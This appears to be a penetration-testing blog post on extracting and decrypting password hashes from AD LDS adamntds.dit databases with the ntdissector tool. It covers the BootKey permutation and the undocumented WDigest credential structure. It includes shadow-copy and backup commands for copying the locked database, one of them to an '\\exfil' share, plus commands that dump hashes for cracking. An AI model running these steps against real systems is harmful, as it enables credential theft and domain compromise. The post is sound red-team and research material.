Using ntdissector to extract secrets from ADAM NTDS files

Rédigé par Julien Legras , Mehdi Elyassa - 06/12/2023 - dans Outils , Pentest - Téléchargement

During the development of ntdissector, we stumbled upon an AD Lightweight Directory Services (LDS) instance used by an internal application of a customer to store data. Just like AD DS, AD LDS stores the data inside a dit file: adamntds.dit. However, all known tools failed to parse this file while it looks a lot like a NTDS.dit file. In our research, we eventually found an article in cache already explaining a lot of differences with a standard NTDS.dit file. Unfortunately, the associated code was no longer available on GitHub.

This motivated us to implement the support of ADAMNTDS.dit in ntdissector.

AD LDS

As stated by Microsoft:

> *AD LDS provides dedicated directory services for applications. It provides a data store and services for accessing the data store. It uses standard application programming interfaces (APIs) for accessing the application data. The APIs include those of Active Directory, Active Directory Service Interfaces, Lightweight Data Access Protocol, and System.DirectoryServices.*
>
> *AD LDS operates independently of Active Directory and independently of Active Directory domains or forests. It operates either as a standalone data store, or it operates with replication. Its independence enables local control and autonomy of directory services for specific applications. It also facilitates independent, flexible schemas, and naming contexts.*

Basically, AD LDS is a stripped down version of AD DS to only store data the same way you would with AD DS but without all the additional features (DNS, group policy management, etc.).

Looting ADAMNTDS.dit files

If we want to extract information from this file, we first have to make a copy of it.

```
PS C:\Users\Administrator> copy 'C:\Program Files\Microsoft
ADAM\instance1\data\adamntds.dit' adamnntds.dit
copy : The process cannot access the file 'C:\Program Files\Microsoft
ADAM\instance1\data\adamntds.dit' because it is being used by another process.
```

Of course, this file is protected just like a regular `NTDS.dit` file, so we will have to use the same techniques to retrieve the `ADAMNTDS.dit` file:

Shadow copy using `vssadmin.exe`:


```
cmd> vssadmin.exe create shadow /For=C:
cmd> cp "\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopyX\Program files\Microsoft
ADAM\instance1\data\adamntds.dit" \\exfil\data\adamntds.dit
```

Windows Server Backup:

```
PS> wbadmin.exe start backup -backupTarget:e: -vssCopy -include:"C:\Program
Files\Microsoft ADAM\instance1\data\adamntds.dit"
PS> wbadmin.exe start recovery -version:08/04/2023-12:59 -items:"c:\Program
Files\Microsoft ADAM\instance1\data\adamntds.dit" -itemType:File -
recoveryTarget:C:\Users\Administrator\Desktop\ -backupTarget:e:
```

The main difference: data encryption

The first big difference with an `NTDS.dit` file is the nature of the `BootKey`. In order to decrypt the `NTDS.dit` secrets, one has to first compute the `SysKey` which is derived from four separate keys (`JD`, `Skew1`, `GBG` and `Data`) stored in the `SYSTEM` hive. This key is used to decrypt the Password Encryption Key (PEK) that is used to protect password hashes and sensitive information.



However, the `ADAMNTDS.dit` file does not rely on the `SysKey` to protect data. Instead, a `BootKey` is assembled from 2 PEK lists stored directly in the database:

- `rootPekList` (top object class)
- `schemaPekList` (`dMD` object class)


These elements can be retrieved from the output of ntdissector:

```
$ jq '{name, pekList}' ntdissector/out/{top,dMD}.json
{
  "name": "$ROOT_OBJECT$",
  "pekList":
"0ec3eb89c6f75da0bce5084739c819084140d5a680f1efce287d01721c265e5e6c34d4f309c297ae"
}
{
  "name": "Schema",
  "pekList":
"520120e716bd70c9b8d74726b67e20e003cac39c3baa85c24fc21a2a54aa85d6c68496aab3a52063"
}
```

Two permutation tables are used to construct the final `BootKey` (pseudo code):

```
root_permutation = [2, 4, 25, 9, 7, 27, 5, 11]
schema_permutation = [37, 2, 17, 36, 20, 11, 22, 7]
bootKey = b"".join(
  [rootPekList[i] for i in root_permutation]
  + [schemaPekList[i] for i in schema_permutation]
)
```

Once we found the `BootKey`, we had to modify the secret decryption routine in order to avoid the 3DES decryption step. Indeed, in the `ADAMNTDS.dit` file, only one layer of encryption is available to protect secrets.



Eventually, we managed to extract all the application's hashes so we could proceed to crack them:

```
$ ntdissector path/to/adamntds.dit
$ python ntdissector/tools/user_to_secretsdump.py path/to/output/*.json
<millions of hashes>
```

The undocumented supplementalCredentials structure

In a standard `NTDS.dit` database, the `supplementalCredentials` attributes hold a USER_PROPERTIES structure which is publicly documented. Among other secrets, this structure stores the Kerberos keys.

However, `ADAMNTDS.dit` files use an undocumented structure for the `supplementalCredentials` value. Following advanced guessing efforts, we managed to identify that the structured binary data consists of an unidentified binary constant of 24 bytes, followed by a WDIGEST_CREDENTIALS structure.

```
[Unknown - 0100000001000000e80100000600000001000000e0010000] + [Primary:WDigest - WDIGEST_CREDENTIALS]
```

Therefore, this attribute seems to solely store the WDigest credentials.

Conclusion

Before stumbling upon the ADAM format, we were quite not sure if ntdissector would really be useful to the community. But solving this challenge for operational needs did comfort us to pursue the development of the tool. Funny thing is that while writing this blog post, other colleagues actually needed to extract secrets from a ADAM NTDS during a red team assessment that allowed them to reuse the credentials on the AD DS and compromise the actual target. Mission accomplished!

Even if this format is not very common, we are glad to provide an out-of-the-box support in ntdissector and hope it will be useful to others.